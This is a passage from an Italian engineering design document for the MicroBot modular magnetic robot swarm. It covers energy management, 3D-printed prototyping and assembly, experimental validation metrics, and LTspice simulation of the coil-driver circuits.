sufficientemente basso da permettere tempi di attesa di diverse ore senza scaricare completamente la batteria.

La ricarica delle batterie dei MicroBot è un aspetto operativo che richiede attenzione nella gestione delle sessioni di utilizzo prolungato con un numero elevato di bot. La ricarica di ogni bot richiede la connessione fisica di un cavo USB-C al connettore del modulo, il che implica che il bot deve essere rimosso dalla superficie operativa e connesso a una sorgente di alimentazione esterna durante la ricarica. Con una corrente di ricarica di 100–200 milliampere — il valore tipico per il chip TP4056 con resistenza di programmazione appropriata per batterie da 40–60 milliampereora — il tempo di ricarica completa da zero è dell'ordine di 20–40 minuti. Questa durata è compatibile con un piano operativo che alterna sessioni di utilizzo di 20–30 minuti a sessioni di ricarica di 30–40 minuti, mantenendo i bot sempre disponibili attraverso la rotazione di un insieme di unità in carica con un altro insieme in operazione. Per sessioni che richiedono operatività continua con un numero elevato di bot, il sistema può essere configurato per scalare la dimensione dello swarm operativo in funzione del numero di bot con carica sufficiente, rimuovendo automaticamente dal piano di pattern i bot la cui carica scende al di sotto della soglia critica e sostituendoli con bot precedentemente in ricarica quando disponibili.

Il controller centrale adotta una strategia di gestione energetica diversa rispetto ai MicroBot, riflettendo le sue diverse priorità operative. La batteria Li-Po da 1200–2000 milliampereora garantisce un'autonomia del controller di diverse ore in condizioni operative normali, sufficiente per gestire multiple sessioni operative dei MicroBot senza necessità di ricarica intermedia. Il consumo del controller è dominato dal modulo Wi-Fi in modalità Access Point — che richiede tipicamente 150–200 milliampere in trasmissione continua — e dal processore ESP32-S3 in esecuzione attiva. Le strategie di riduzione del consumo del controller si concentrano quindi sulla gestione intelligente del traffico Wi-Fi: durante le fasi di swarm stabile il controller riduce la frequenza di broadcast dei pacchetti di sincronizzazione da 10 a 2 hertz, riduce il potere trasmissivo del modulo Wi-Fi al valore minimo sufficiente a mantenere la connessione con tutti i bot, e aumenta l'intervallo tra i pacchetti di heartbeat richiesti ai bot da 500 millisecondi a 2 secondi — riducendo il traffico di rete aggregato e il conseguente consumo energetico senza compromettere la qualità della supervisione dello stato dello swarm.

Il wristband e il visore VR hanno profili energetici e strategie di gestione distinti che riflettono le loro specifiche funzioni nel sistema. Il wristband con batteria da 500 milliampereora e consumo operativo di circa 50–80 milliampere in modalità BLE attiva garantisce un'autonomia di circa 6–10 ore, sufficiente per coprire una giornata intera di utilizzo senza necessità di ricarica. Il visore VR con batteria da 1200 milliampereora e consumo operativo di 400–600 milliampere in modalità di rendering attivo garantisce un'autonomia di circa 2–3 ore, il fattore limitante per le sessioni di utilizzo prolungato. La strategia di risparmio energetico del visore include la riduzione automatica della luminosità dei display dopo 60 secondi di inattività dell'utente, la sospensione del rendering della scena 3D quando il sensore di prossimità rileva che il visore non è indossato, e la riduzione della frequenza di aggiornamento della scena da 60 a 30 hertz durante le fasi in cui lo swarm è stabile e non ci sono transizioni di pattern in corso.

L'ottimizzazione energetica del sistema nel suo complesso è un problema di coordinamento che va oltre la gestione individuale di ogni componente e richiede una visione globale del bilancio energetico dell'intera sessione operativa. Il controller implementa un algoritmo di energy-aware scheduling che, nel pianificare le transizioni di pattern, tiene conto non solo della qualità estetica della transizione ma anche del costo energetico complessivo: tra due sequenze di transizione che producono risultati visivi equivalenti, l'algoritmo preferisce quella che minimizza la somma delle energie dissipate nelle coil di tutti i bot, ottenuta scegliendo l'assegnazione bot-posizioni che minimizza le distanze di spostamento e quindi la durata delle attivazioni magnetiche necessarie. Questo approccio energy-aware non elimina il problema dell'autonomia limitata dei MicroBot — la fisica dei magneti e le dimensioni della batteria impongono limiti che nessun algoritmo può superare — ma estende l'autonomia operativa del sistema del 10–20% rispetto a un algoritmo che ignori completamente le considerazioni energetiche, un margine che in una sessione di 20 minuti può fare la differenza tra completare o non completare una dimostrazione pianificata.

Punto 24 — Prototipazione fisica: materiali, strumenti e processo di assemblaggio

La prototipazione fisica è il momento in cui il progetto MicroBot attraversa la soglia che separa il mondo della simulazione e della documentazione dal mondo degli oggetti reali — il momento in cui le equazioni del modello matematico, le specifiche dimensionali delle tabelle di parametri e le scelte architetture dei diagrammi software si confrontano per la prima volta con la realtà concreta del materiale plastico, del filo di rame, della saldatura e del campo magnetico fisico. Questo confronto è quasi sempre sorprendente, e non sempre in modo piacevole: tolleranze che sembravano abbondanti sulla carta si rivelano insufficienti quando il coperchio del guscio stampato non si chiude per un decimo di millimetro di deformazione termica durante il raffreddamento, forze magnetiche che il modello prevedeva sufficienti si rivelano appena al limite quando l'attrito della superficie reale è leggermente superiore al valore assunto, connessioni WiFi che nella simulazione sono istantanee introducono latenze variabili che destabilizzano gli algoritmi di sincronizzazione. Documentare il processo di prototipazione significa quindi documentare non solo la sequenza di operazioni necessarie per assemblare un MicroBot funzionante ma anche i problemi che si incontrano inevitabilmente lungo questo percorso e le soluzioni adottate per risolverli — una forma di conoscenza pratica che non può essere derivata dalla teoria ma solo acquisita attraverso l'esperienza diretta con il materiale.

La scelta del materiale di stampa 3D è il primo punto di decisione del processo di prototipazione e condiziona tutte le scelte successive. Il PLA è il materiale primario per la versione 0.3 del MicroBot per ragioni che combinano accessibilità, lavorabilità e proprietà meccaniche sufficienti per le sollecitazioni operative previste. Il PLA è il materiale più diffuso tra le stampanti FDM desktop, con temperature di estrusione di 200 gradi centigradi e temperatura del piano di stampa di 60 gradi centigradi che non richiedono attrezzature speciali né precauzioni particolari di sicurezza. La sua densità di 1.24 grammi per centimetro cubo è la più bassa tra i materiali di stampa FDM comuni, un vantaggio diretto per il peso complessivo del MicroBot che deve rimanere entro il limite di 12 grammi. La rigidità del PLA — con modulo di Young tipicamente dell'ordine di 3.5 gigapascal — è sufficiente per mantenere la geometria del guscio nelle condizioni operative normali, con la caveat che il PLA ammorbidisce significativamente al di sopra di 50–60 gradi centigradi, temperatura che potrebbe essere raggiunta nelle immediate vicinanze delle coil durante attivazioni prolungate.

ad alto duty cycle. Per questa ragione il guscio del MicroBot include un gap d'aria di almeno 2 millimetri tra le coil e la parete interna dello shell, riducendo la conduzione termica verso il guscio e mantenendo la temperatura della parete al di sotto della soglia di rammollimento del PLA anche durante le attivazioni più intense. Il PETG è il materiale alternativo considerato per le iterazioni successive, con una temperatura di transizione vetrosa di circa 80 gradi centigradi che elimina il rischio di deformazione termica ma introduce una maggiore flessibilità che potrebbe compromettere la rigidità degli alloggiamenti delle coil e dei magneti permanenti in strutture così piccole. Il PETG richiede anche temperature di estrusione più elevate — 230–245 gradi centigradi — e una maggiore attenzione alle condizioni di stampa per evitare stringhie e distacchi tra gli strati che degraderebbero la qualità superficiale e la resistenza meccanica del pezzo.

La stampante 3D utilizzata per il prototipo deve soddisfare requisiti specifici di precisione che non tutte le macchine desktop garantiscono nella pratica. La risoluzione dimensionale necessaria per stampare correttamente gli alloggiamenti delle coil da 10×10 millimetri, i fori di passaggio per i magneti da 5 millimetri e i canali di instradamento dei cavi interni con sezione minima di 1.5×1.5 millimetri richiede una stampante con ugello da 0.4 millimetri o inferiore, calibrata per produrre un flusso di materiale accurato e uniforme senza sotto-estrazione né sovra-estrazione. L'altezza di strato ottimale per combinare qualità superficiale e velocità di stampa nel MicroBot è di 0.2 millimetri — metà del diametro dell'ugello, valore che garantisce una buona adesione tra gli strati e una superficie esterna sufficientemente liscia per ridurre l'attrito nelle zone di contatto durante l'aggregazione. La percentuale di riempimento interna è impostata al 20% con pattern a griglia, che produce la rigidità strutturale necessaria con un consumo di materiale contenuto. Le pareti sono impostate a un numero di perimetri di quattro — corrispondenti a 1.6 millimetri di spessore con ugello da 0.4 millimetri — per le zone strutturali principali e a tre perimetri nelle zone meno sollecitate, in modo da bilanciare resistenza e peso. Il tempo di stampa del guscio completo del MicroBot — le due metà separabili del doppio cono con sfera centrale — è stimato in 2–4 ore su una stampante desktop calibrata, valore compatibile con un ciclo di prototipazione rapida che permette di testare modifiche al design e stampare nuove versioni in tempi ragionevoli.

Il processo di assemblaggio del MicroBot è strutturato in una sequenza di operazioni che rispetta un ordine preciso dettato dai vincoli di accessibilità ai componenti interni nelle diverse fasi dell'assemblaggio. La prima operazione è la verifica dimensionale del guscio stampato tramite calibro digitale, che controlla che le dimensioni critiche — diametro interno della sfera, dimensioni degli alloggiamenti delle coil, posizione dei fori per i magneti — rientrino nelle tolleranze previste di ± 0.3 millimetri. Eventuali deviazioni eccessive richiedono la modifica dei parametri di stampa o del modello CAD prima di procedere all'assemblaggio, evitando lo spreco di componenti elettronici in un guscio dimensionalmente non conforme. La seconda operazione è l'inserimento e il fissaggio dei magneti permanenti negli alloggiamenti dedicati nel cono inferiore, con attenzione alla polarità corretta di ciascun magnete verificata tramite una bussola o un secondo magnete di riferimento. I magneti sono fissati con una goccia di colla cianoacrilica che polimerizza in pochi secondi e garantisce la ritenzione meccanica del magnete anche durante le sollecitazioni di attrazione e repulsione magnetica con altri moduli. La polarità di ogni magnete deve essere verificata dopo il fissaggio perché la forte forza magnetica può causare la rotazione spontanea del magnete

prima della completa polimerizzazione della colla se non viene mantenuto in posizione con una pinzetta o uno strumento non magnetico durante l'attesa.

L'avvolgimento delle coil è l'operazione più delicata e laboriosa del processo di assemblaggio, che richiede manualità, pazienza e un'attrezzatura di avvolgimento anche se rudimentale. Il nucleo di avvolgimento — un blocchetto di materiale non magnetico con le dimensioni della sezione interna della coil, 10×10 millimetri — viene inserito nel mandrino di un semplice avvolgitore manuale. Il filo di rame smaltato AWG 32 viene avvolto attorno al nucleo in strati successivi contando le spire, fino al raggiungimento del numero di spire target — tipicamente 70–90 spire per uno spessore di avvolgimento di 3–4 millimetri. Le estremità del filo vengono saldate a due pin di connessione che permettono il collegamento della coil al PCB. La resistenza della coil viene misurata con un multimetro dopo l'avvolgimento per verificare la corrispondenza con il valore calcolato — tipicamente 8–12 ohm per la configurazione di avvolgimento descritta — e l'induttanza viene misurata se è disponibile un misuratore LCR. Coil con resistenza fuori specifica vengono riavvolte prima di procedere con l'assemblaggio per evitare asimmetrie nel pilotaggio che potrebbero produrre forze magnetiche non uniformi tra le quattro coil del modulo.

La saldatura del PCB è l'operazione che richiede la strumentazione più specializzata — un saldatore a punta fine con temperatura controllata, preferibilmente con punta a matita da 0.8 millimetri, flusso di saldatura e lente di ingrandimento o microscopio da laboratorio — e la maggiore esperienza nella lavorazione di componenti SMD di piccole dimensioni. I componenti SMD come i MOSFET in package SOT-23, le resistenze e i condensatori in package 0402 e il regolatore LDO in package SOT-23 hanno pad di saldatura con dimensioni dell'ordine di 0.5–1 millimetro che richiedono precisione e controllo della temperatura — tipicamente 320–350 gradi centigradi per leghe di stagno senza piombo — per evitare sia saldature fredde che danneggiamento dei componenti per surriscaldamento. Il microcontrollore ESP32 in versione modulo — come il ESP32-C3 SuperMini — è significativamente più semplice da saldare rispetto alla versione bare chip perché i pad di connessione sono accessibili su bordo del modulo con passo di 2.54 millimetri, compatibile con la saldatura manuale senza attrezzature SMD specializzate. Dopo la saldatura di tutti i componenti il PCB viene ispezionato visivamente sotto lente di ingrandimento per verificare l'assenza di cortocircuiti tra pad adiacenti e di saldature fredde, e poi testato con un multimetro in modalità diodo per verificare l'assenza di cortocircuiti tra le linee di alimentazione prima di connettere la batteria.

Il test funzionale del MicroBot assemblato segue una sequenza di verifiche progressive che isola i potenziali problemi prima di procedere al test integrato. Il primo test è la verifica dell'alimentazione: con la batteria connessa e il firmware caricato, si verifica che il LED si illumini correttamente e che la tensione di alimentazione dell'ESP32 sia di 3.3 volt stabili misurata ai terminali del regolatore LDO. Il secondo test è la verifica della comunicazione wireless: si verifica che il MicroBot compaia nella lista delle stazioni connesse al SoftAP del controller e che i pacchetti di heartbeat vengano ricevuti correttamente dal controller con frequenza regolare. Il terzo test è la verifica del pilotaggio delle coil: tramite un comando inviato dal controller si attiva sequenzialmente ciascuna delle quattro coil al 20% di duty cycle e si verifica con un misuratore di campo magnetico o con un piccolo magnete di test che ciascuna coil produca il campo magnetico atteso nella direzione corretta. Il quarto test è la verifica dell'aggancio magnetico: si avvicinano due MicroBot assemblati e si verifica che il

sistema di pre-allineamento dei magneti permanenti guidi spontaneamente i moduli nella configurazione di aggancio e che l'attivazione delle coil via firmware produca una forza di attrazione percepibilmente superiore alla sola attrazione dei magneti permanenti. Solo dopo aver superato positivamente tutti e quattro i livelli di test il MicroBot viene considerato pronto per l'integrazione nel sistema swarm completo.

Punto 25 — Validazione sperimentale e metriche di performance del sistema

La validazione sperimentale è la fase in cui il progetto MicroBot smette di essere una proposta teorica e diventa un sistema verificato — il momento in cui le affermazioni sulle prestazioni del sistema cessano di essere stime basate su modelli e diventano misurazioni basate su dati reali raccolti in condizioni operative controllate. La distinzione tra stima e misurazione non è semantica ma epistemologica: una stima è vera nel modello che la produce, una misurazione è vera nel mondo fisico reale, e il gap tra le due contiene informazioni preziose sulle approssimazioni del modello, sugli effetti fisici non modellati e sui limiti pratici del sistema che nessuna analisi teorica può rivelare con altrettanta precisione. Progettare la validazione sperimentale di MicroBot significa quindi progettare un insieme di esperimenti che mettano sistematicamente alla prova le assunzioni del modello, quantifichino le prestazioni reali del sistema nelle dimensioni più rilevanti per le applicazioni previste e producano dati sufficientemente dettagliati da guidare il processo di raffinamento iterativo del design nelle versioni successive.

Le metriche di performance di MicroBot sono organizzate in cinque famiglie che coprono le dimensioni fondamentali del comportamento del sistema: le prestazioni di comunicazione, le prestazioni magnetiche, le prestazioni di coordinamento collettivo, le prestazioni energetiche e le prestazioni dell'interfaccia utente. Ciascuna famiglia comprende un insieme di metriche specifiche misurabili con strumentazione standard, con protocolli di misura definiti che garantiscono la riproducibilità dei risultati e la comparabilità tra versioni successive del sistema.

Le prestazioni di comunicazione sono caratterizzate da tre metriche principali. La latenza di comando è il tempo che intercorre tra il momento in cui il controller invia un pacchetto UDP a un bot e il momento in cui il bot inizia l'esecuzione del comando contenuto nel pacchetto, misurata tramite la differenza tra il timestamp di invio incluso nel pacchetto e il timestamp locale del bot al momento dell'inizio dell'esecuzione. La misurazione richiede che i clock del controller e del bot siano sincronizzati tramite il meccanismo di Precision Time Protocol descritto nel capitolo sulla comunicazione, e che la deriva residua del clock del bot — tipicamente inferiore a 2 millisecondi dopo la sincronizzazione — sia sottratta dal valore misurato come correzione. Il valore target per la latenza di comando è inferiore a 10 millisecondi per il 95° percentile della distribuzione, con un valore massimo assoluto di 30 millisecondi per garantire la coerenza della sincronizzazione temporale durante le transizioni di pattern. Il packet loss rate è la frazione di pacchetti UDP inviati dal controller che non vengono ricevuti correttamente dai bot, misurata come rapporto tra il numero di comandi eseguiti rilevato dai bot nel loro log interno e il numero di comandi inviati registrato nel log del controller in un intervallo temporale definito. Il valore target è inferiore al 2% in condizioni operative normali — distanza tra controller e bot inferiore a 3 metri, assenza di ostacoli fisici nel percorso del segnale, assenza di interferenze Wi-Fi significative nel canale utilizzato. La frequenza di aggiornamento dello stato è il numero di pacchetti di heartbeat ricevuti dal

controller per ogni bot nell'unità di tempo, che deve essere vicina al valore nominale di 2 heartbeat al secondo in modalità Pattern Hold e di 0.5 heartbeat al secondo in modalità Standby, con deviazioni massime del 20% rispetto al valore nominale come indicatore della qualità della connessione wireless.

Le prestazioni magnetiche sono caratterizzate da quattro metriche specifiche che quantificano la qualità del sistema di aggancio e disaggancio. La forza di aggancio nominale è la forza di trazione necessaria a separare due bot agganciati in condizioni di allineamento ottimale, misurata tramite un dinamometro digitale con risoluzione di 0.01 newton applicato perpendicolarmente alla superficie di contatto tra i moduli. Questa misurazione viene eseguita in tre condizioni distinte: con sole magneti permanenti attivi e coil spente, con magneti permanenti e coil al duty cycle di mantenimento del 15%, e con magneti permanenti e coil al duty cycle massimo. I valori target sono rispettivamente 0.5–0.8 newton, 0.8–1.2 newton e 1.5–2.0 newton, con variazione inferiore al 15% tra misurazioni ripetute nelle stesse condizioni come indicatore della riproducibilità del sistema. Il tempo di aggancio è il tempo che intercorre tra il momento in cui due bot vengono posizionati alla distanza di pre-attivazione e il momento in cui il contatto fisico è confermato dal sistema, misurato tramite il log del firmware che registra il timestamp di ogni transizione di stato del sistema di aggancio. Il valore target è inferiore a 500 millisecondi per il 90° percentile della distribuzione, con il 10% restante corrispondente a situazioni di disallineamento angolare iniziale che richiedono una fase di pre-allineamento più lunga prima del contatto. Il tasso di successo dell'aggancio è la frazione di tentativi di aggancio — definiti come avvicinamenti di due bot a distanza inferiore alla soglia di pre-attivazione con comando di aggancio attivo — che producono un contatto fisico stabile entro il timeout configurato di 2 secondi. Il valore target è superiore al 90% su superfici con coefficiente di attrito nell'intervallo 0.2–0.5, che copre la maggior parte delle superfici di lavoro comuni — tavoli in legno, superfici in plastica, superfici in vetro. La stabilità dell'aggancio è la durata media dell'aggancio tra due bot in condizioni di mantenimento a duty cycle ridotto in presenza di perturbazioni esterne standardizzate — vibrazioni della superficie di appoggio prodotte da un vibratore calibrato a 10 hertz e 0.5 millimetri di ampiezza — prima che si verifichi un disaggancio non voluto. Il valore target è superiore a 60 secondi in queste condizioni di perturbazione, garantendo una stabilità sufficiente per le sessioni operative tipiche.

Le prestazioni di coordinamento collettivo sono le metriche più complesse da misurare perché riguardano proprietà emergenti del sistema che dipendono dall'interazione di tutti i componenti simultaneamente. Il tempo di convergenza al pattern è il tempo che intercorre tra l'emissione del comando di transizione verso un nuovo pattern e il momento in cui tutti i bot si trovano entro la tolleranza di posizionamento di ± 5 millimetri rispetto alle proprie posizioni target, misurato tramite il log del controller che riceve gli aggiornamenti di posizione dagli heartbeat dei bot. Questa metrica viene misurata per ogni tipo di pattern implementato e per diverse dimensioni dello swarm — 4, 8 e 16 bot — producendo una matrice di tempi di convergenza che caratterizza le prestazioni del sistema di coordinamento in funzione della complessità del pattern e della dimensione dello swarm. Il valore target per un pattern circolare con 8 bot è inferiore a 10 secondi dal comando alla convergenza completa, con variabilità inferiore al 30% tra ripetizioni nelle stesse condizioni. La precisione di posizionamento è la deviazione media tra le posizioni target assegnate e le posizioni reali raggiunte dai bot al termine della convergenza, stimata a partire dalle posizioni riportate negli heartbeat e corretta per l'incertezza nella stima della posizione. Questa metrica

quantifica quanto fedelmente il sistema fisico replica la configurazione geometrica calcolata dal modello, e le sue deviazioni sistematiche rivelano effetti fisici non modellati come disallineamenti meccanici, forze magnetiche parassite e attrito non uniforme. Il valore target è una deviazione media inferiore a 8 millimetri per pattern con passo nominale di 30 millimetri tra bot adiacenti, corrispondente a un errore relativo inferiore al 27%. Il tasso di successo della transizione è la frazione di transizioni di pattern che completano la convergenza entro il timeout di 15 secondi senza attivare il safety layer per collisioni, surriscaldamento o perdita di connessione. Il valore target è superiore all'85% per transizioni tra pattern della stessa famiglia geometrica e superiore al 70% per transizioni tra pattern di famiglie diverse — come da lineare a circolare — che richiedono disagganci e reagganci magnetici più complessi.

Le prestazioni energetiche sono misurate attraverso un insieme di test standardizzati che caratterizzano il consumo del sistema nelle diverse modalità operative. Il test di autonomia in Pattern Hold misura il tempo di operazione continua del MicroBot a partire da una batteria completamente carica fino all'attivazione della soglia di emergenza a 3.0 volt, con il bot in modalità Pattern Hold con una coil attiva al 15% di duty cycle — la condizione operativa più comune durante una sessione tipica. Il valore misurato viene confrontato con il valore teorico calcolato dal modello energetico per quantificare l'accuratezza del modello e identificare eventuali consumi parassiti non modellati. Il test di ciclo di vita della batteria misura la capacità della batteria Li-Po dopo un numero crescente di cicli di carica e scarica — tipicamente 50, 100, 200 cicli — verificando che la degradazione della capacità resti al di sotto del 20% dopo 200 cicli, valore che corrisponde a circa un anno di utilizzo normale del sistema con una sessione al giorno. Questa misurazione richiede tempi lunghi ma è fondamentale per caratterizzare la durata operativa del sistema e pianificare la frequenza di sostituzione delle batterie nei prototipi.

Le prestazioni dell'interfaccia utente sono le più difficili da quantificare con metriche oggettive perché dipendono dalla percezione soggettiva dell'utente e dal contesto di utilizzo. La latenza percepita del controllo gestuale è misurata come il tempo che intercorre tra l'esecuzione di un gesto riconoscibile dall'utente e la risposta visiva dello swarm — un cambio di LED, l'inizio di una transizione di pattern — che fornisce feedback del recepimento del comando. Questa metrica include tutti i contributi di latenza nella catena di controllo: rilevamento del gesto da MediaPipe, elaborazione nel motore di simulazione, trasmissione al controller, trasmissione ai bot, risposta fisica. Il valore target è inferiore a 150 millisecondi per il 95° percentile, soglia al di sotto della quale la maggior parte degli utenti percepisce la risposta come immediata e al di sopra della quale inizia a percepirsi un ritardo che degrada il senso di controllo diretto. Il tasso di riconoscimento corretto delle gesture è la frazione di gesture eseguite dall'utente che vengono classificate correttamente dal sistema — senza falsi positivi né falsi negativi — misurata in sessioni di test con utenti diversi e in condizioni di utilizzo normale. Il valore target è superiore al 90% per le gesture discrete fondamentali del wristband — scossa singola, scossa doppia, rotazione rapida — misurato su un campione di almeno 100 esecuzioni per tipo di gesture con 5 utenti diversi.

Il protocollo di validazione sperimentale prevede che ogni metrica venga misurata in tre condizioni distinte che coprono l'intervallo di variabilità operativa atteso. La condizione nominale corrisponde all'utilizzo in condizioni ottimali — superficie orizzontale uniforme, temperatura ambiente di 22 gradi centigradi, assenza di interferenze wireless significative,

bot completamente carichi, distanza di 1 metro dal controller. La condizione degradata corrisponde all'utilizzo in condizioni sfavorevoli ma realistiche — superficie con piccole irregolarità, temperatura ambiente di 35 gradi centigradi, presenza di altre reti WiFi nel canale, bot a 50% di carica, distanza di 3 metri dal controller. La condizione limite corrisponde all'utilizzo alla soglia delle specifiche operative — superficie con attrito elevato, temperatura ambiente di 40 gradi centigradi, interferenze WiFi significative, bot a 30% di carica, distanza di 5 metri dal controller. Il confronto delle metriche nelle tre condizioni quantifica la robustezza del sistema alle variazioni delle condizioni operative e identifica i parametri ambientali che hanno l'impatto maggiore sulle prestazioni, guidando le priorità di ottimizzazione nelle versioni successive del progetto.

Punto 26 — Simulazioni elettriche: SPICE, modellazione delle coil e verifica dei circuiti

La simulazione elettrica è il primo livello della catena di validazione di MicroBot e il più lontano dall'esperienza diretta dell'utente finale — non produce pattern visibili sullo schermo né comportamenti collettivi emergenti, ma genera i dati quantitativi fondamentali senza i quali tutte le scelte successive sul dimensionamento dei componenti, sulla protezione del firmware e sulla gestione energetica sarebbero basate su assunzioni non verificate. La simulazione elettrica risponde a domande concrete e critiche: la corrente che scorre nella coil quando il MOSFET è saturo è compatibile con i limiti della batteria? Il picco di tensione ai capi del MOSFET durante la commutazione è inferiore alla tensione di breakdown del componente? La potenza dissipata nella resistenza di avvolgimento della coil produce un surriscaldamento accettabile nelle condizioni operative peggiori? Senza rispondere quantitativamente a queste domande prima di costruire il circuito fisico, il rischio di danneggiare componenti durante i test — MOSFET bruciati dalla tensione inversa delle coil, batterie in cortocircuito per assorbimenti eccessivi, coil surriscaldate per duty cycle troppo elevati — è concreto e costoso. La simulazione SPICE elimina o riduce drasticamente questo rischio permettendo di esplorare virtualmente l'intero spazio dei parametri operativi prima di applicare tensione al circuito reale.

L'ambiente di simulazione SPICE adottato per MicroBot è LTspice XVII di Analog Devices, disponibile gratuitamente per Windows e macOS e dotato di una libreria di modelli di componenti sufficientemente ricca da coprire i dispositivi utilizzati nel progetto. In alternativa, il simulatore Falstad è accessibile direttamente via browser senza installazione e offre un'interfaccia grafica più immediata e una visualizzazione animata delle correnti e delle tensioni nei nodi del circuito, particolarmente utile per una comprensione intuitiva del comportamento dei circuiti di pilotaggio delle coil. I due strumenti sono complementari: LTspice offre maggiore precisione numerica, modelli di componenti più accurati e la possibilità di eseguire analisi parametriche e sweep in frequenza; Falstad offre maggiore immediatezza visiva e una curva di apprendimento più bassa che permette di costruire e simulare circuiti semplici in pochi minuti.

Il circuito base di pilotaggio di una singola coil del MicroBot può essere modellato in SPICE come un insieme di quattro elementi fondamentali. Il primo elemento è la sorgente di tensione che rappresenta la batteria Li-Po, modellata come una tensione ideale di 3.7 volt in serie con una resistenza interna di 0.5–1 ohm che rappresenta la resistenza interna della cella e la resistenza dei connettori e delle piste. La resistenza interna è un parametro critico da includere nel modello perché determina la caduta di tensione durante i picchi di corrente

— quando quattro coil sono attive simultaneamente con correnti dell'ordine di 300 milliampere ciascuna, la corrente totale assorbita dalla batteria può raggiungere 1.2 ampere, producendo una caduta di tensione di 0.6–1.2 volt sulla resistenza interna che riduce significativamente la tensione disponibile per i componenti di carico. Il secondo elemento è il MOSFET a canale N, modellato tramite il modello SPICE standard che include la resistenza di canale in stato on — $R_{DS(on)}$ — tipicamente dell'ordine di 0.3–1 ohm per MOSFET logic-level in package SOT-23 come il BSS138, le capacità di gate-source e gate-drain che determinano la velocità di commutazione, e la tensione di soglia che determina la tensione minima di gate necessaria all'accensione. Il terzo elemento è la coil, modellata come un'induttanza L in serie con una resistenza R che rappresenta la resistenza ohmica del filo di avvolgimento — tipicamente 8–12 ohm per la configurazione di avvolgimento di MicroBot — e in parallelo con una capacità parassita C che rappresenta la capacità distribuita tra le spire adiacenti. Il quarto elemento è il diodo di ricircolo, modellato tramite il modello SPICE del diodo con la sua tensione di soglia — 0.3–0.4 volt per diodi Schottky, 0.6–0.7 volt per diodi di silicio convenzionali come il 1N4148 — e la sua corrente di saturazione inversa. Il diodo di ricircolo è connesso in antiparallelo rispetto alla serie MOSFET-coil — anodo verso il drain del MOSFET, catodo verso l'alimentazione positiva — in modo da fornire un percorso di scarica dell'energia accumulata nella coil quando il MOSFET si spegne, evitando il picco di tensione distruttivo che si produrrebbe senza questo percorso di scarica.

La simulazione transitoria del circuito base è la prima analisi da eseguire e ha l'obiettivo di osservare come evolvono nel tempo la corrente nella coil e la tensione ai capi del MOSFET in risposta a un segnale PWM applicato al gate. Il segnale di gate è modellato come un generatore di tensione che produce un'onda quadra tra 0 e 3.3 volt — la tensione logica dell'ESP32 — con frequenza di 25 kilohertz e duty cycle configurabile. L'analisi transitoria viene eseguita per un intervallo di tempo di almeno 10 periodi del segnale PWM — 400 microsecondi — con un passo temporale massimo dell'ordine di 10 nanosecondi per risolvere accuratamente i transitori di commutazione che avvengono in tempi dell'ordine di 100–500 nanosecondi. I risultati chiave da osservare in questa simulazione sono quattro. Il primo è la forma d'onda della corrente nella coil, che deve mostrare la caratteristica forma a dente di sega — crescita lineare durante il periodo di accensione del MOSFET e decrescita lineare durante il periodo di spegnimento con ricircolo attraverso il diodo — con un valore medio proporzionale al duty cycle e un ripple di corrente inversamente proporzionale all'induttanza della coil. Il secondo risultato chiave è il picco di corrente durante la fase di accensione, che non deve superare la corrente massima ammissibile dalla batteria — tipicamente 1 ampere per batterie da 50 milliampereora — né la corrente di saturazione del MOSFET. Il terzo risultato è il picco di tensione ai capi del MOSFET durante la fase di spegnimento, che deve essere inferiore alla tensione di breakdown del componente — tipicamente 20–30 volt per MOSFET in package SOT-23 — con un margine di sicurezza di almeno il 50%. Il quarto risultato è la potenza media dissipata nel MOSFET e nella resistenza di avvolgimento, calcolata come prodotto della tensione e della corrente istantanee mediate su un periodo, che determina il surriscaldamento dei componenti nelle condizioni operative di regime.

L'analisi parametrica è il tipo di simulazione più utile per il dimensionamento dei componenti del circuito di pilotaggio. In LTspice l'analisi parametrica viene eseguita tramite la direttiva .STEP che itera la simulazione per valori diversi di un parametro specificato — il duty cycle del PWM, la frequenza di commutazione, il numero di spire della coil, la resistenza interna

della batteria — producendo famiglie di curve che mostrano come le grandezze di interesse variano al variare del parametro. Questo tipo di analisi è particolarmente utile per rispondere a domande come: a quale valore di duty cycle la potenza dissipata nella coil supera la soglia termica critica? A quale frequenza di commutazione le perdite di commutazione nel MOSFET diventano comparabili alle perdite di conduzione? Qual è il numero ottimale di spire che massimizza la forza magnetica prodotta dalla coil rispettando simultaneamente i vincoli di corrente della batteria e di temperatura? Le risposte a queste domande, ottenute dalla simulazione parametrica, definiscono i limiti operativi del sistema che vengono poi codificati come parametri del safety layer nel firmware.

La simulazione del circuito completo con quattro coil attive simultaneamente è un'estensione naturale della simulazione del circuito base che rivela effetti di interazione tra le coil che non sono visibili nel circuito con una sola coil. Quando quattro MOSFET commutano alla stessa frequenza con fase diversa — come avviene quando il firmware attiva le quattro coil in sequenza sfasata per distribuire il carico sulla batteria — le correnti di commutazione si sommano in modo che dipende dalla relazione di fase tra i segnali di gate. Se i quattro segnali sono in fase — tutti i MOSFET si accendono e si spengono simultaneamente — i picchi di corrente si sommano e la corrente massima assorbita dalla batteria è quattro volte quella di una singola coil, con una caduta di tensione sulla resistenza interna corrispondentemente elevata che può ridurre la tensione di alimentazione a valori incompatibili con il corretto funzionamento dell'ESP32. Se i quattro segnali sono sfasati di un quarto di periodo l'uno rispetto all'altro — offset di 10 microsecondi a 25 kilohertz — i picchi di corrente si distribuiscono nel tempo e la corrente massima assorbita dalla batteria è significativamente inferiore, con una riduzione del ripple di corrente sull'alimentazione che migliora la stabilità della tensione e riduce le interferenze elettromagnetiche generate dal circuito. La simulazione del circuito completo con quattro coil in sfasamento configurabile permette di quantificare questo effetto e di scegliere la configurazione di sfasamento ottimale che minimizza i picchi di corrente rispettando i vincoli di sincronizzazione temporale richiesti dalla logica di aggancio magnetico.

